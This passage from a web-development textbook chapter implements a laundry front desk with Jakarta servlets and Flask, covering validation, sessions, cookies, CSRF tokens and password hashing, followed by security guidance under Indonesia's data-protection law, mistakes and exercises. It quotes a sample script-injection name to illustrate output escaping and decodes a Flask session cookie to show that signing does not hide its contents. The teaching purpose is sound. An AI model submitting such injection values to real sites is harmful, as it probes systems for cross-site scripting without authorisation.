The rest of the track is in `App.java`, `Rules.java`, `Store.java` and `Views.java`. The handler parses cookies and the form by hand, finds the session, checks the CSRF token with `MessageDigest.isEqual` (whose running time does not reveal how many characters matched), and dispatches on method and path. The draft is a Java object in `session.data`, the application

counter an `AtomicInteger`. `Store.java` binds every value with `PreparedStatement` and creates all the bills of a draft in one transaction; `Views.java` passes every outside value through `esc()`.

14.9.2 With servlets and HttpSession

In a servlet container such as Tomcat, everything that `Sessions.java` does by hand is provided, and the code folder's `jakarta-servlet/` track shows the same state lab and outlet cookie with the Jakarta Servlet 6.0 API [14]. **It was compiled against `jakarta.servlet-api-6.0.0.jar`, not deployed**, because Tomcat was not available on the build machine. **Listing 14.45** is the lab as a servlet.

Listing 14.45 `LabServlet.java` (compiled, not run here): application state is an attribute of the `ServletContext`, session state an attribute of the `HttpSession`, and the cookie is created with `setHttpOnly` and `setAttribute("SameSite", "Lax")`.

```java
package laundry.web;

import jakarta.servlet.ServletContext;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.Cookie;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;
import java.io.PrintWriter;
import java.util.concurrent.atomic.AtomicInteger;

/** The state lab as a servlet: the container supplies application and session state. */
@WebServlet("/lab")
public class LabServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
        String count = req.getParameter("count");                    // query string
        show(req, resp, 0, count != null && count.matches("\\d{1,9}") ?
Integer.parseInt(count) : 0);
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
        String hits = req.getParameter("hits");                      // hidden field
        show(req, resp, hits != null && hits.matches("\\d{1,9}") ? Integer.parseInt(hits) +
1 : 1, 0);
    }

    private void show(HttpServletRequest req, HttpServletResponse resp, int hidden, int
query)
            throws IOException {
        ServletContext application = getServletContext();            // one per web
application
        AtomicInteger shared = (AtomicInteger) application.getAttribute("labCounter");
        if (shared == null) {
            synchronized (application) {
                shared = (AtomicInteger) application.getAttribute("labCounter");
                if (shared == null) {
                    shared = new AtomicInteger();
                    application.setAttribute("labCounter", shared);
                }
            }
        }
        int app = shared.incrementAndGet();
```

Listing 14.45 (Continued) *LabServlet.java (compiled, not run here): application state is an attribute of the ServletContext, session state an attribute of the HttpSession, and the cookie is created with setHttpOnly and setAttribute("SameSite", "Lax").*

```
        HttpSession session = req.getSession();                        // creates JSESSIONID
if needed
        Integer before = (Integer) session.getAttribute("lab");
        int mine = before == null ? 1 : before + 1;
        session.setAttribute("lab", mine);

        int visits = 1;
        if (req.getCookies() != null) {
            for (Cookie c : req.getCookies()) {
                if (c.getName().equals("lab_visits") && c.getValue().matches("\\d{1,9}")) {
                    visits = Integer.parseInt(c.getValue()) + 1;
                }
            }
        }
        Cookie cookie = new Cookie("lab_visits", String.valueOf(visits));
        cookie.setPath(req.getContextPath() + "/");
        cookie.setHttpOnly(true);
        cookie.setAttribute("SameSite", "Lax");                         // Servlet 6.0 and
later
        resp.addCookie(cookie);

        resp.setContentType("text/html; charset=UTF-8");
        PrintWriter out = resp.getWriter();
        out.printf("<h1>State lab</h1>%n<table>%n");
        out.printf("<tr><td>Application</td><td id=\"app\">%d</td></tr>%n", app);
        out.printf("<tr><td>Session</td><td id=\"session\">%d</td></tr>%n", mine);
        out.printf("<tr><td>Cookie</td><td id=\"cookie\">%d</td></tr>%n", visits);
        out.printf("<tr><td>Hidden field</td><td id=\"hidden\">%d</td></tr>%n", hidden);
        out.printf("<tr><td>Query string</td><td id=\"query\">%d</td></tr>%n</table>%n",
query);
        out.printf("<form method=\"post\"><input type=\"hidden\" name=\"hits\"
value=\"%d\">"
                + "<button>Post the form again</button></form>%n", hidden);
        out.printf("<p><a href=\"%s/lab?count=%d\">Follow this link</a></p>%n",
req.getContextPath(), query + 1);
    }
}
```

The mapping to the rest of the chapter is direct. `getServletContext()` is the application: one object per web application, shared by all requests, so the counter in it is an `AtomicInteger`, created once under `synchronized`. `req.getSession()` finds or creates the `HttpSession` and its `JSESSIONID` cookie — renamed `LAUNDRYSID` by the deployment descriptor. Servlet 6.0 added `Cookie.setAttribute`, so `SameSite` can finally be set without writing the header by hand. The same folder has `OutletServlet.java`, which writes the outlet cookie with `setMaxAge`, `setHttpOnly`, `setSecure(req.isSecure())` and `SameSite`, and `DraftServlet.java`, which keeps the draft in the `HttpSession` and reuses the validation and JDBC classes of the HttpServer track. **Listing 14.46** configures the session for the whole application.

Listing 14.46 `web.xml` (checked to be well-formed, not deployed): a 20-minute session whose cookie is `HttpOnly`, `Secure` and `SameSite=Lax`, tracked by cookie only.

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">
  <context-param>
    <param-name>laundry.db</param-name>
    <param-value>/opt/laundry/laundry-work.db</param-value>
  </context-param>
  <session-config>
    <session-timeout>20</session-timeout>              <!-- minutes of inactivity -->
    <cookie-config>
      <name>LAUNDRYSID</name>
      <http-only>true</http-only>
      <secure>true</secure>                            <!-- deploy behind HTTPS -->
      <attribute>
        <attribute-name>SameSite</attribute-name>
        <attribute-value>Lax</attribute-value>
      </attribute>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>              <!-- never put the id in URLs -->
  </session-config>
</web-app>
```

`<tracking-mode>COOKIE</tracking-mode>` forbids the container from ever putting `;jsessionid=…` into addresses, the Java version of `cookieless="UseCookies"` in **Listing 14.35**.

14.10 The Same Front Desk in Python with Flask

The Flask track is one file of application code, `app.py`, plus `rules.py` for the validation rules and five Jinja2 templates. **Listing 14.47** is the application.

Listing 14.47 `app.py`: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab.

```python
"""Chapter 14 in Flask: validation and every kind of state, for the Profitina Laundry front
desk.

    python app.py            then open http://127.0.0.1:9404/
"""
import base64
import hashlib
import os
import secrets
import shutil
import sqlite3
import threading
import time
from datetime import datetime, timedelta

from flask import (Flask, abort, flash, g, redirect, render_template, request,
                   session, url_for)

import rules

HERE = os.path.dirname(os.path.abspath(__file__))
DB = os.environ.get("LAUNDRY_DB", os.path.join(HERE, "laundry-work.db"))
if not os.path.exists(DB):                        # work on a copy, never on data/laundry.db
    shutil.copyfile(os.path.join(HERE, "..", "data", "laundry.db"), DB)

CASHIER_ON_DUTY = {"O01": "E0004", "O02": "E0008", "O03": "E0012"}

app = Flask(__name__)
app.config.update(
    SECRET_KEY=os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32),  # signs the
session cookie
    SESSION_COOKIE_NAME="laundry_session",
    SESSION_COOKIE_HTTPONLY=True,
    SESSION_COOKIE_SAMESITE="Lax",
    SESSION_COOKIE_SECURE=os.environ.get("LAUNDRY_HTTPS") == "1",
    PERMANENT_SESSION_LIFETIME=timedelta(minutes=20),   # idle time-out, renewed on each
request
)


# ------------------------------------------------------------------ the database
def db():
    if "db" not in g:
        g.db = sqlite3.connect(DB, isolation_level=None)   # we issue BEGIN/COMMIT
ourselves
        g.db.row_factory = sqlite3.Row
        g.db.execute("PRAGMA foreign_keys = ON")
    return g.db
```

Listing 14.47 (Continued) *app.py: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab.*

```
@app.teardown_appcontext
def close_db(_error):
    if "db" in g:
        g.pop("db").close()


def next_id(con, table, prefix):
    last = con.execute(f"SELECT MAX(id) FROM {table}").fetchone()[0]   # table: a constant
    return f"{prefix}{int(last[1:]) + 1 if last else 1:04d}"


def find_customer(customer_id):
    return db().execute("SELECT id, name, phone FROM Customer WHERE id = ?",
                        (customer_id,)).fetchone()


def outlets():
    return db().execute("SELECT id, name FROM Outlet ORDER BY id").fetchall()


def rack_taken(outlet_id, rack):
    return db().execute("""SELECT 1 FROM Bill WHERE Outlet_id = ? AND rack = ?
                            AND status IN ('queued', 'finished')""", (outlet_id,
rack)).fetchone()


def hash_password(password):
    salt = secrets.token_bytes(16)
    key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt, 600_000, dklen=32)
    return "$".join(["pbkdf2_sha256", "600000", base64.b64encode(salt).decode(),
                     base64.b64encode(key).decode()])


# ------------------------------------------------------------------ application state
_price_cache = {"loaded": 0.0, "services": {}}
_lab_counter = {"value": 0}
_lock = threading.Lock()                 # every visitor shares these, so guard them
```

Listing 14.47 (Continued) *app.py: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab.*

```
def price_list():
    """Application-wide cache: read the price list at most once every ten minutes."""
    with _lock:
        if time.monotonic() - _price_cache["loaded"] > 600:
            rows = db().execute("SELECT id, description, price FROM Service ORDER BY id")
            _price_cache["services"] = {r["id"]: dict(r) for r in rows}
            _price_cache["loaded"] = time.monotonic()
        return _price_cache["services"]


def next_lab_count():
    with _lock:
        _lab_counter["value"] += 1
        return _lab_counter["value"]


# ---------------------------------------------------------------- cookies, CSRF
def current_outlet():
    """The outlet cookie is only a preference: accept it only if it names a real outlet."""
    wanted = request.cookies.get("outlet")
    return wanted if any(o["id"] == wanted for o in outlets()) else None


@app.before_request
def keep_session_and_check_csrf():
    session.permanent = True                          # use PERMANENT_SESSION_LIFETIME
    if "csrf" not in session:
        session["csrf"] = secrets.token_urlsafe(32)
    if request.method == "POST" and request.form.get("csrf_token") != session["csrf"]:
        abort(400, "The form was too old or did not come from this site. Please reload
it.")


@app.context_processor
def everywhere():
    oid = current_outlet()
    name = next((o["name"] for o in outlets() if o["id"] == oid), "no outlet chosen")
    return {"outlet_name": name, "csrf_token": session.get("csrf", ""), "rupiah":
rules.rupiah}


# ---------------------------------------------------------------- pages
@app.get("/")
def index():
    return render_template("index.html")
```

Listing 14.47 (Continued) *app.py: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab.*

```
@app.route("/outlet", methods=["GET", "POST"])
def outlet():
    error = None
    if request.method == "POST":
        chosen = next((o for o in outlets() if o["id"] == request.form.get("outlet")),
None)
        if chosen:
            flash(f"This counter now works for {chosen['id']} {chosen['name']}.")
            response = redirect("/")
            response.set_cookie("outlet", chosen["id"], max_age=30 * 24 * 3600,
httponly=True,
                                samesite="Lax", secure=app.config["SESSION_COOKIE_SECURE"])
            return response
        error = "Choose one of the three outlets."
    return render_template("outlet.html", outlets=outlets(), current=current_outlet(),
                           error=error), 422 if error else 200


@app.route("/customers/new", methods=["GET", "POST"])
def new_customer():
    if request.method == "GET":
        return render_template("customer_new.html", values={}, errors={})
    form = {k[len("Input."):]: v for k, v in request.form.items() if
k.startswith("Input.")}
    values, errors = rules.validate_customer(form)
    if errors:                                          # show the form again, with the
messages
        return render_template("customer_new.html", values=values, errors=errors), 422
    con = db()
    con.execute("BEGIN IMMEDIATE")
    try:
        new_id = next_id(con, "Customer", "C")
        con.execute("""INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone,
                                             enrolled, email, password, credit,
password_hash)
                       VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0, ?)""",
                     (new_id, values["Name"], values["Gender"], values["Place"],
values["Birthdate"],
                      values["Address"],
rules.format_phone(rules.normalize_phone(values["Phone"])),
                      datetime.now().strftime("%Y-%m-%d %H:%M:%S"), values["Email"],
                      hash_password(values["Password"]) if values["Password"] else None))
        con.execute("COMMIT")
    except Exception:
        con.execute("ROLLBACK")
        raise
    flash(f"Customer {new_id} {values['Name']} registered.")
    return redirect(url_for("draft", customer=new_id))          # Post/Redirect/Get
```

Listing 14.47 (Continued) *app.py: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab.*

```
def draft_lines(draft):
    services = price_list()
    return [{"service": services[l["service"]]["description"], "units": l["units"],
             "rack": l["rack"], "amount": services[l["service"]]["price"] * l["units"]}
            for l in draft["lines"]]


@app.get("/bills/draft")
def draft():
    customer = find_customer((request.args.get("customer") or "").strip().upper())
    if customer is None:
        flash("There is no customer with that id.", "error")
        return redirect("/")
    current = session.get("draft")
    if current is None or current["customer"] != customer["id"]:
        if current and current["lines"]:
            flash(f"The unfinished draft for {current['customer']} was discarded.",
"error")
        session["draft"] = current = {"customer": customer["id"], "lines": []}
    return render_template("draft.html", customer=customer, lines=draft_lines(current),
                           services=price_list(), values={}, errors={})


@app.post("/bills/draft")
def draft_post():
    current = session.get("draft")
    if current is None or current["customer"] != request.form.get("customer"):
        flash("This draft has expired. Please open it again.", "error")
        return redirect("/")
    customer = find_customer(current["customer"])
    action = request.form.get("action")
    if action == "add":
        form = {k[len("Line."):]: v for k, v in request.form.items() if
k.startswith("Line.")}
        values, errors = rules.validate_line(form, price_list())
        oid = current_outlet()
        if not errors and any(l["rack"] == values["Rack"] for l in current["lines"]):
            errors["Rack"] = f"Rack {values['Rack']} is already in this draft."
        if not errors and oid and rack_taken(oid, values["Rack"]):
            errors["Rack"] = f"Rack {values['Rack']} is already taken at {oid}; choose
another."
        if errors:
            return render_template("draft.html", customer=customer,
lines=draft_lines(current),
                                   services=price_list(), values=values, errors=errors),
422
        current["lines"].append({"service": values["ServiceId"], "units":
int(values["Units"]),
                                 "rack": values["Rack"]})
    elif action == "remove":
        index = request.form.get("index", "")
        if index.isdigit() and int(index) < len(current["lines"]):
```

Listing 14.47 (Continued) *app.py: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab.*

```
            current["lines"].pop(int(index))
    elif action == "clear":
        current["lines"] = []
        flash("The draft is empty again.")
    elif action == "confirm":
        return confirm(current, customer)
    session["draft"] = current                          # tell Flask the session changed
    return redirect(url_for("draft", customer=current["customer"]))


def confirm(current, customer):
    oid = current_outlet()
    if oid is None:
        flash("Choose the outlet of this counter first.", "error")
        return redirect("/outlet")
    if not current["lines"]:
        flash("The draft is empty: add at least one line.", "error")
        return redirect(url_for("draft", customer=current["customer"]))
    services = price_list()
    con = db()
    con.execute("BEGIN IMMEDIATE")                      # all the bills, or none of them
    try:
        taken = next((l["rack"] for l in current["lines"] if rack_taken(oid, l["rack"])),
None)
        if taken:
            con.execute("ROLLBACK")
            flash(f"Rack {taken} is already taken at {oid}; change that line.", "error")
            return redirect(url_for("draft", customer=current["customer"]))
        now, ids, total = datetime.now().strftime("%Y-%m-%d %H:%M:%S"), [], 0
        for line in current["lines"]:
            bill_id = next_id(con, "Bill", "B")
            amount = services[line["service"]]["price"] * line["units"]     # BR-1
            con.execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id,
                                             Employee_id, Service_id, Outlet_id)
                           VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)""",
                        (bill_id, now, line["rack"], line["units"], amount, customer["id"],
                         CASHIER_ON_DUTY[oid], line["service"], oid))
            con.execute("""INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                           VALUES (?, 'queued', ?, ?)""", (bill_id, now,
CASHIER_ON_DUTY[oid]))
            ids.append(bill_id)
            total += amount
        con.execute("COMMIT")
    except Exception:
        con.execute("ROLLBACK")
        raise
    session.pop("draft")
    flash(f"Created {', '.join(ids)} for {customer['id']} {customer['name']}:
{rules.rupiah(total)}.")
```

Listing 14.47 (Continued) *app.py: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab.*

```
    return redirect("/")


@app.route("/lab", methods=["GET", "POST"])
def lab():
    app_count = next_lab_count()                                # application state
    session["lab"] = session.get("lab", 0) + 1                  # session state
    visits = request.cookies.get("lab_visits", "0")
    cookie_count = int(visits) + 1 if visits.isdigit() else 1   # cookie
    hidden = query = 0
    if request.method == "POST":
        hits = request.form.get("hits", "0")
        hidden = int(hits) + 1 if hits.isdigit() else 1         # hidden field
    else:
        count = request.args.get("count", "0")
        query = int(count) if count.isdigit() else 0            # query string
    response = app.make_response(render_template(
        "lab.html", app_count=app_count, session_count=session["lab"],
        cookie_count=cookie_count, hidden=hidden, query=query))
    response.set_cookie("lab_visits", str(cookie_count), httponly=True, samesite="Lax")
    return response


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(os.environ.get("PORT", "9404")))
```

Most of **Listing 14.47** reads like the other tracks, and Section 14.11 shows that it behaves exactly like them. Four points are particular to Flask [15].

`@app.before_request` runs before every view. Here it marks the session permanent — so that `PERMANENT_SESSION_LIFETIME`, 20 minutes, applies and is renewed on every request — creates a CSRF token if the session has none, and refuses any POST whose `csrf_token` does not match. One function protects every form.

`flash()` and `get_flashed_messages()` are Flask's TempData: `flash("…")` in the POST, and the base template's loop in the next GET, which empties the list as it reads it.

`@app.context_processor` adds the outlet name, the CSRF token and the `rupiah` formatter to every template, as the layout page's `@inject` does in Razor.

The fourth point is the important one: **Flask's default session is not kept on the server.** Flask serializes the whole `session` dictionary, signs it with `SECRET_KEY`, and sends it to the browser *as the cookie itself*. The signature stops the browser from changing the session, just as the view state MAC does — but it does not hide it. The chapter's `tests/peek_cookies.py` decoded the Flask session cookie of a browser that had opened a draft, without knowing any key:

```
Set-Cookie: outlet=O02; Expires=Fri, 23 Oct 2026 15:24:38 GMT; Max-Age=2592000; HttpOnly;
Path=/; SameSite=Lax
Set-Cookie: laundry_session=.eJwNzN0Kg...; Expires=Wed, 23 Sep 2026 15:44:38 GMT; HttpOnly;
Path=/; SameSite=Lax
Flask session cookie, decoded without any key:
{
  "_permanent": true,
  "csrf": "iWjiP_...",
  "draft": {
    "customer": "C0003",
    "lines": []
  }
}
```

The draft, the customer id and the CSRF token (shortened here) are there for anyone who holds the cookie to read. That is acceptable for this draft, which contains only a customer id and some rack numbers, and it has advantages: the server keeps no memory per visitor, and any number of servers can share the load if they share the key. But it would be a mistake to put a phone number, a password or anything secret in a Flask session. When that is needed, the session must be kept on the server, for example with the Flask-Session extension or a database table, and the cookie then holds only an id, as in every other track of this chapter. The cookie is also limited to about 4 KB, so a large cart does not fit.

`SECRET_KEY` must come from an environment variable (`LAUNDRY_SECRET`), never from the repository: whoever knows it can sign any session. Without it the application makes a random key at start-up, which is safe but ends every session at each restart.

14.11 One Test, Four Servers

Four implementations of one specification drift apart unless something holds them together: here, `tests/http_check.py`. Written with the standard library only, it behaves like two browsers — a cookie jar for each, no automatic redirects (so every 302 is visible), hidden fields read and sent back — and knows nothing about the technology on the other side. `tests/run_all.sh` starts each track in turn on a fresh copy of the data, runs the check against it, stops it, and finally looks into the three databases to see what was written.

All four tracks printed the same 42 lines, apart from the names of their cookies, and ended with `RESULT: all checks passed`. The ASP.NET output has been quoted in pieces throughout the chapter; here is what the three database tracks wrote:

```
php   ('C0257', 'Rina Wijaya', '0812-3456-7890', 'pbkdf2_sha256$600000$')  [('B2954',
'B09', 5, 40000, 'O01', 'E0004'), ('B2955', 'B10', 1, 35000, 'O01', 'E0004')]  status log
rows: 2  checks: ok
java  ('C0257', 'Rina Wijaya', '0812-3456-7890', 'pbkdf2_sha256$600000$')  [('B2954',
'B09', 5, 40000, 'O01', 'E0004'), ('B2955', 'B10', 1, 35000, 'O01', 'E0004')]  status log
rows: 2  checks: ok
flask ('C0257', 'Rina Wijaya', '0812-3456-7890', 'pbkdf2_sha256$600000$')  [('B2954',
'B09', 5, 40000, 'O01', 'E0004'), ('B2955', 'B10', 1, 35000, 'O01', 'E0004')]  status log
rows: 2  checks: ok
```

Each track created customer C0257 with the phone typed as `+62 812-3456-7890` stored in the Laundry format `0812-3456-7890` and a password hash in the Laundry format `pbkdf2_sha256$600000$…`, and bills B2954 and B2955 on racks B09 and B10 at outlet O01, received by the cashier on duty E0004, with amounts computed by the server — Rp 40.000 and Rp 35.000. Each wrote two status-log rows, and SQLite's `foreign_key_check` and its full self-check of the database file found nothing wrong. **Table 14.6** sets the four implementations side by side.

Table 14.6 The four tracks of the chapter, job by job. The jobs are identical; only the names change.

Job	Razor Pages	PHP	Java HttpServer	Flask
Declaring rules	Attributes on a model	`if` statements	`if` statements	`if` statements
Browser checks	Unobtrusive, from `data-val-*`	none	none	none
Session store	Distributed memory cache	Files	A `ConcurrentHashMap` written by hand	The signed cookie itself
Session cookie	`.Laundry.Session`	`LAUNDRY_SESSID`	`LAUNDRYSID`	`laundry_session`
Flash messages	`TempData`	A list in `$_SESSION`	A list in the session	`flash()`
Application state	Singleton, `IMemoryCache`	Files under `flock`	`AtomicInteger`, a cached map	Module variables under a `Lock`
CSRF protection	Antiforgery, automatic	Token in session and hidden field	Token in session and hidden field	Token in session and hidden field
Data	In memory from CSV (SQLite optional)	SQLite, PDO	SQLite, JDBC	SQLite, `sqlite3`

14.12 Security and Personal Data

Everything a web application remembers is either a target or a liability, and usually both. This section gathers the rules that the chapter has applied, adds the reasons, and connects them to Indonesian law.

The session id is a credential: whoever presents it *is* that session. Make it long and random (128 bits or more; the Java track uses 256); send it only in a cookie marked `HttpOnly`, `Secure` and `SameSite`, never in an address; expire idle sessions (20 minutes here, 8 hours for a logged-in Laundry employee); and **issue a new id when privilege changes**, above all at login — `changeSessionId()` in servlets, `session_regenerate_id(true)` in PHP — so that an id planted before login is worthless. Never print or log a session id [16].

Cross-site request forgery (CSRF). A page on another site can contain a form that posts to `http://127.0.0.1:9401/bills/draft`, and a script that submits it. If the browser attaches your session cookie, the request arrives at your server looking exactly like the cashier's own. Two defenses stack. `SameSite=Lax` stops the browser from attaching the cookie to a cross-site POST. And an **antiforgery token** — a random value stored in the session (or a cookie) and repeated in a hidden field of every form — proves that the POST came from a page your server drew, because the other site can make the browser *send* a request but cannot *read* your page to learn the token. Razor Pages does both automatically [17]; the other tracks do it by hand, in a dozen lines each.

Never trust client state. Hidden fields, query strings and cookies are all input, and all of them were validated on arrival in this chapter: the hidden customer id against the session, the outlet cookie against the database, the query string's customer id against the customer table. Prices, totals, roles and permissions are *never* taken from the client.

Escape on output. A name typed into the customer form will be shown on the draft page, in the flash message and on the receipt. Razor's `@`, Jinja2's `{{ }}`, the PHP track's `e()` and the Java track's `esc()` all turn `<` into `<`, so a name like `<script>alert(1)</script>` is displayed as text. **Listing 14.26** showed the page that forgot.

Hash passwords; never store, show or send them back. The optional online password is stored only as a PBKDF2-HMAC-SHA256 hash with 600,000 iterations and a random 16-byte salt, in the Laundry format. The form never re-displays a password after a failed POST — the test output's `password sent back: no` — and no track logs one.

Collect only what is needed, keep it only as long as needed. This is where Indonesia's personal data protection law applies. **UU PDP No. 27/2022** [18] treats a name, a date of birth, an address, a phone number and an e-mail address as personal data, and every one of them passes through the customer form of this chapter. The law's principles become design decisions, gathered in **Table 14.7**.

Table 14.7 The principles of UU PDP No. 27/2022 as design decisions at the Laundry front desk.

UU PDP principle	What it means at the Laundry counter	Where in this chapter
A lawful basis and a clear purpose	Customer data is collected to perform the laundry service and to tell the customer it is ready	The customer form; the mobile number is required because it is used
Data minimization	Collect and carry no more than the purpose needs	The draft holds ids and racks, not names or phones; flash messages hold no phone or address
Accuracy	Data must be correct and kept correct	Validation; the phone is stored in one normal form so that it can be searched and corrected
Security of processing	Protect data against unauthorized access, change and loss	Server-side validation, bound SQL parameters, escaping, `HttpOnly`/`Secure`/`SameSite` cookies, CSRF tokens, hashed passwords
Limited retention	Keep data only as long as needed	Sessions expire after 20 idle minutes; the draft is deleted when confirmed; cookies hold preferences, not people
Rights of the data subject	A customer may see and correct their data	Customer data lives in the database, where it can be found, shown and corrected, not scattered across cookies and caches
Transparency	People know what is kept about them and why	The outlet page says that a cookie is kept for 30 days

The deepest point of **Table 14.7** is the choice of *where* state lives. Personal data kept in a server-side session disappears after 20 minutes of inactivity; the same data in a persistent cookie sits on a shared counter computer for weeks, and the same data in a query string is copied into every log it passes. Choosing a state mechanism is choosing where personal data will be, for how long, and who can see it — which is exactly the question the law asks.

14.13 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`. It measures how ready a brand's website is to be cited by AI answer engines — Generative Engine Optimization, GEO — and helps fix what it finds. It is a Python application on FastAPI and PostgreSQL with a local Qwen2.5 model through Ollama, and both halves of this chapter are load-bearing in it.

Validation at the edge, always on the server. A scan starts from an address a user types, and a community post starts from text a user writes. Both are validated on the server before anything else happens: the shape of the address, the length of the text, and — for every link posted in the community — the Link Safety screen, a rule-based check that combines several signals to catch scam links. Client-side checks exist for comfort, and none of them is trusted.

State chosen by scope and lifetime. Who is signed in belongs to a session; the weekly score trend of a brand belongs to the database, because it must outlive every session; per-tier limits and cached configuration belong to the application. The dashboard gathers notifications, followed channels and rank in one request, and each piece comes from the place whose lifetime fits it.

Optimistic interfaces, honest servers. A community post appears the moment it is sent — client-side state that *assumes* success — and if the server refuses, the text is restored. The server remains the only judge, as in **Figure 14.1**.

Personal data as a feature. Passwords are kept only as Argon2id hashes; consent is explicit; logins are rate-limited; and users can export their data, change their e-mail or password, and purge their account entirely — UU PDP duties turned into buttons. The Laundry's PBKDF2 hashes, `HttpOnly` cookies and expiring sessions are the same discipline at classroom scale.

As always, the runnable case study is **Profitina Laundry**, never the real product. What carries across is the shape: validate every input on the server, keep every piece of state in the place whose scope and lifetime match it, and never let the browser decide what the server must know.

14.14 Common Mistakes, and How to Avoid Them

Validating only in the browser. A single `curl` command skips it. Every rule must exist on the server; the browser copy is optional.

Forgetting `Page.IsValid` or `ModelState.IsValid`. The validators report; they do not stop the handler. Test the flag before storing anything.

A range or compare validator without `Type`. Without `Type="Integer"`, `"9"` is greater than `"18"`. Always state the type.

Relying on a regular expression to reject empty input. In Web Forms and in data annotations alike, an empty value passes every rule except "required". Pair them.

Non-nullable properties in an input model. An empty date becomes `0001-01-01` and an empty number becomes `0`, silently. Use `DateOnly?` and `int?` with `[Required]`.

Trusting a hidden field, a cookie or a query string. They are input. Validate them on arrival; never read a price, a total or a role from them.

Printing a query-string value without escaping. `<%= Request.QueryString["name"] %>` is cross-site scripting. Use `<%: %>`, Razor's `@`, or an escaping function.

Showing a page directly after a successful POST. Reload repeats the POST and creates a second customer. Redirect.

Changing an object read from the ASP.NET Core session and not writing it back. The session holds JSON text, not your object. `Set` it again.

`UseSession()` after `MapRazorPages()`, or not at all. The pages then throw "Session has not been configured". Order matters in the pipeline.

Unsafe application state. `count++` on a shared field loses increments under load. Use `Interlocked`, `AtomicInteger`, a lock, or `flock`.

Personal or secret data in a Flask session, a cookie or view state. All three can be read by whoever holds the browser. Signed is not encrypted.

Cookies without `HttpOnly`, `Secure` and `SameSite`. Set all three unless there is a specific reason not to.

Expecting PHP to receive `Input.Name`. It arrives as `$_POST['Input_Name']`.

Putting the session id in the address. It leaks through logs and the `Referer` header. Cookies only.

14.15 Chapter Summary

Bad data is useless, unauthenticated or contradictory (**Table 14.1**). Browsers can catch some of the first kind; only the server can catch the other two, because only the server knows what the value should be (**Figure 14.1**).

Client-side validation is a courtesy; server-side validation is the law. The test program sent a wrong form with no browser at all, and the server caught all seven problems.

Web Forms validators (**Table 14.2**) — `RequiredFieldValidator`, `CompareValidator`, `RangeValidator`, `RegularExpressionValidator`, `CustomValidator` and `ValidationSummary` — run in the browser and on the server, and report into `Page.IsValid`, which the handler must check (**Listing 14.10**, **Listing 14.11**).

Razor Pages writes rules as data annotations on an input model (**Listing 14.17**); model binding and validation fill `ModelState` before the handler runs (**Listing 14.20**); tag helpers draw fields, messages and `data-val-*` attributes (**Listing 14.21**); the unobtrusive script turns those into browser checks (**Figure 14.12**). A custom `ValidationAttribute` with `IClientModelValidator` recognizes Indonesian mobile numbers on both sides (**Table 14.3**, **Listing 14.19**, **Listing 14.22**); `IValidatableObject` and `ModelState.AddModelError` add rules that need today's date or the database.

HTTP forgets (**Figure 14.13**). State is kept on the client — view state, control state, hidden fields, query strings, cookies — or on the server — session, TempData, application state and the cache, profiles and the database (**Figure 14.15**, **Figure 14.16**). Choose by scope and lifetime (**Figure 14.17**, **Table 14.4**).

Cookies need `HttpOnly`, `Secure` and `SameSite` (**Table 14.5**); a cookie is a preference, checked on every read (**Listing 14.32**). **Sessions** keep data on the server behind a random id in a cookie (**Figure 14.23**, **Listing 14.44**). **TempData and flash messages** carry a message across one redirect, and **Post/Redirect/Get** makes reloading harmless (**Figure 14.25**). **Application state** is shared and must be thread-safe (**Listing 14.40**, **Listing 14.41**).

The same front desk runs four ways (**Table 14.6**) and one black-box test proves them identical. **Security and UU PDP No. 27/2022** decide where personal data may live and for how long (**Table 14.7**).

For the wider list of web risks that validation and state management defend against, see the OWASP Top 10 [19].

14.16 Exercises

14.1 Classify each as useless, unauthenticated or contradictory, and say where it can be caught: an e-mail address `rina@`; a posted `outlet=O09`; a draft with two lines on rack `A05`; a customer id `C0001` in the hidden field of a draft opened for `C0257`; a date of birth in 2031.

14.2 A `CompareValidator` has `Operator="GreaterThan"`, `ValueToCompare="18"` and no `Type`. What does it say about 9, 18, 19 and 200? Then add `Type="Integer"` and answer again.

14.3 Apply the rule of **Table 14.3** by hand to `+62-857.0000.1234`, `6208123456789`, `0812 3456 78901` and `(031) 555 0199`. Which are accepted, and how is each stored?

14.4 Someone proposes a Razor Pages attribute `[RackAvailable]` for the "rack already taken" rule. Explain why that is not a good idea, and say where the rule belongs instead.

14.5 In the running Razor Pages track, switch JavaScript off in the browser (or use `curl`) and submit the customer form with the phone `021-555-0199`. What status and message come back? Then do the same in the PHP track.

14.6 Remove `ValidateComplexTypesIfChildValidationFails = true` from **Listing 14.16**, rebuild, and post the wrong customer form of Section 14.2.4 again. How many messages come back, and which one is missing? Why?

